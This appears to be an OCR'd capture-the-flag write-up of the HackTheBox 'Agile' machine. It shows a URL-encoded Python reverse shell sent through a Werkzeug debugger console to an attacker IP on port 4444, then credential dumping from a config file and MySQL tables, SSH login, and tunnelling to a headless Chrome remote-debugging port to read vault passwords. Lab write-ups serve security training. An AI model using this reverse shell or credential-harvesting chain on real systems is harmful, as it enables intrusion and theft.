(venv) www-data@agile:/app/app$
```

Burp Suite Community Edition v2024.5.5 - Temporary Project
Target: http://superpass.htb

```
GET /download?fn=test&__debugger__=yes&cmd=import%20os%2cpty%2csocket%3bs%3dsocket.socket()%3bs.connect((%2210.10.14.14%22%2c4444))%3b%5bos.dup2(s.fileno()%2cf)for%20f%20in(0%2c1%2c2)%5d%3bpty.spawn(%22%2fbin%2fbash%22)&frm=140680724476000&s=BNoWaReWK1OWt5VNFmGC HTTP/1.1
Host: superpass.htb
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: */*
Referer: http://superpass.htb/download?fn=/test
Accept-Encoding: gzip, deflate, br
Cookie: remember_token=9|9fbcf2eee4e8e48ff3d35859df03948ab6eb9f02181696489b9cd98e1dc782025a9412e6e63996fca1e386fa8eb782af36b6bb0d66cb5fffd65f80c46811f557; session=eyJfZnJlc2giOmZhbHNlLCJfdXNlcl9pZCI6IjkifQ.ZvqSDA.JCw9e2yWpiahqUyVfOEOBOlXQS4; __wzd1a6d5cab564b538421d2=1727700113|7be65264f114
Connection: keep-alive
```


Selected text:

```
import%20os%2cpty%2csocket%3bs%3dsocket.socket()%3bs.connect((%2210.10.14.14%22%2c4444))%3b%5bos.dup2(s.fileno()%2cf)for%20f%20in(0%2c1%2c2)%5d%3bpty.spawn(%22%2fbin%2fbash%22)
```

Decoded from: URL encoding


```
import os,pty,socket;s=socket.socket();s.connect(("10.10.14.14",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")
```

2) Found database credentials




```
(venv) www-data@agile:/app$ cat config_prod.json
{"SQL_URI": "mysql+pymysql://superpassuser:dSA6l7q*yIVs$39Ml6ywvgK@localhost/superpass"}(venv) www-data@agile:/app$
(venv) www-data@agile:/app$ mysql -u superpassuser -p'dSA6l7q*yIVs$39Ml6ywvgK'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 89
Server version: 8.0.32-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| superpass          |
+--------------------+
3 rows in set (0.00 sec)

mysql> use superpass;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------+
| Tables_in_superpass |
+---------------------+
| passwords           |
| users               |
+---------------------+
```

3) Found creds in db




```
mysql> select * from passwords;
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
| id | created_date        | last_updated_data   | url            | username | password             | user_id |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
|  3 | 2022-12-02 21:21:32 | 2022-12-02 21:21:32 | hackthebox.com | 0xdf     | 762b430d32eea2f12970 |       1 |
|  4 | 2022-12-02 21:22:55 | 2022-12-02 21:22:55 | mgoblog.com    | 0xdf     | 5b133f7a6a1c180646cb |       1 |
|  6 | 2022-12-02 21:24:44 | 2022-12-02 21:24:44 | mgoblog        | corum    | 47ed1e73c955de230a1d |       2 |
|  7 | 2022-12-02 21:25:15 | 2022-12-02 21:25:15 | ticketmaster   | corum    | 9799588839ed0f98c211 |       2 |
|  8 | 2022-12-02 21:25:27 | 2022-12-02 21:25:27 | agile          | corum    | 5db7caa1d13cc37c9fc2 |       2 |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
5 rows in set (0.00 sec)

mysql> 
```



```
mysql> select * from users;
+----+----------+-----------------------------------------------------------------------------------------------------------------------+
| id | username | hashed_password                                                                                                       |
+----+----------+-----------------------------------------------------------------------------------------------------------------------+
|  1 | 0xdf     | $6$rounds=200000$FRtvqJFfrU7DSyT7$8eGzz8Yk7vTVKudEiFBCL1T7O4bXl0.yJlzN0jp.q0choSIBfMqvxVIjdjzStZUYg6mSRB2Vep0qELyyr0fqF. |
|  2 | corum    | $6$rounds=200000$yRvGjY1MIzQelmMX$9273p66QtJQb9afrbAzugxVFaBhb9lyhp62cirpxJEOfmIlCy/LILzFxsyWj/mZwubzWylr3iaQ13e4zmfFfB1 |
|  9 | hacker   | $6$rounds=200000$F2YTWAxRJCNkAPXu$IHEFbwa4cmYPhhV.kJywMZ4X5pgJu8xEFPOLSEneeyWRM83WR7vmD7L2XLKml.ZPFhAljawMaouVS7KnjRlU21 |
+----+----------+-----------------------------------------------------------------------------------------------------------------------+
3 rows in set (0.00 sec)

mysql>
```


4) Logged in a corum



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh corum@superpass.htb
The authenticity of host 'superpass.htb (10.10.11.203)' can't be established.
ED25519 key fingerprint is SHA256:kxY+4fRgoCr8yE48B5Lb02EqxyyUN9uk6i/ZIH4H1pc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'superpass.htb' (ED25519) to the list of known hosts.
corum@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Wed Mar  8 15:25:35 2023 from 10.10.14.47
corum@agile:~$
```

Privilege Escalation


1) Found internal ports



```
corum@agile:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:41829         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5555          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:56937         0.0.0.0:*               LISTEN      -
```


5db7caa1d13cc37c9fc2

2) There is a headless testing driver



```
corum@agile:/app/app-testing/tests/functional$ cat test_site_interactively.py
import os
import pytest
import time
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait


with open('/app/app-testing/tests/functional/creds.txt', 'r') as f:
    username, password = f.read().strip().split(':')


@pytest.fixture(scope="session")
def driver():
    options = Options()
    #options.add_argument("--no-sandbox")
    options.add_argument("--window-size=1420,1080")
    options.add_argument("--headless")
    options.add_argument("--remote-debugging-port=41829")
    options.add_argument('--disable-gpu')
    options.add_argument('--crash-dumps-dir=/tmp')
    driver = webdriver.Chrome(options=options)
    yield driver
    driver.close()
```

3) Checked the debugger



```
tcp        0      0 127.0.0.1:40500         127.0.0.1:56937         ESTABLISHED
tcp        0      0 127.0.0.1:60696         127.0.0.1:56937         TIME_WAIT
tcp        0      0 127.0.0.1:60710         127.0.0.1:56937         TIME_WAIT
tcp        0      0 127.0.0.1:60660         127.0.0.1:56937         TIME_WAIT
tcp      150      0 127.0.0.1:40780         127.0.0.1:3306          CLOSE_WAIT
tcp        0      0 127.0.0.1:60650         127.0.0.1:56937         TIME_WAIT
tcp      150      0 127.0.0.1:53444         127.0.0.1:3306          CLOSE_WAIT
tcp        0      0 127.0.0.1:48134         127.0.0.1:56937         TIME_WAIT
tcp        0      0 127.0.0.1:56937         127.0.0.1:51340         ESTABLISHED
tcp6       0      0 ::1:56937               :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
corum@agile:~$ ^C
corum@agile:~$ exit
logout
Connection to superpass.htb closed.

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh corum@superpass.htb -L '5555:127.0.0.1:5555' -L '1337:127.0.0.1:56937' -
corum@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Mon Sep 30 13:01:35 2024 from 10.10.14.14
corum@agile:~$
```

Inspect with Chrome Developer Tools - Chromium

SuperPassword | Inspect with Chrome Dev

chrome://inspect/#devices

DevTools: Devices, Pages, Extensions, Apps, Shared workers, Service workers, Shared storage worklets, Other

Devices

[ ] Discover USB devices   Port forwarding...

[✓] Discover network targets   Configure...


Open dedicated DevTools for Node

Remote Target #127.0.0.1

Target trace

SuperPassword http://test.superpass.htb/
inspect pause

4) Found creds


DevTools - test.superpass.htb/vault

test.superpass.htb/vault

SuperPassword   Home Vault Export Logout

Welcome to your vault

	Site	Username	Password
	agile	edwards	d07867c6267dcb5df0af
	twitter	dedwards__	7dbfe676b6b564ce5718

Add a password   Export

Copyright © superpass.htb

Elements Console Sources Network Performance Memory

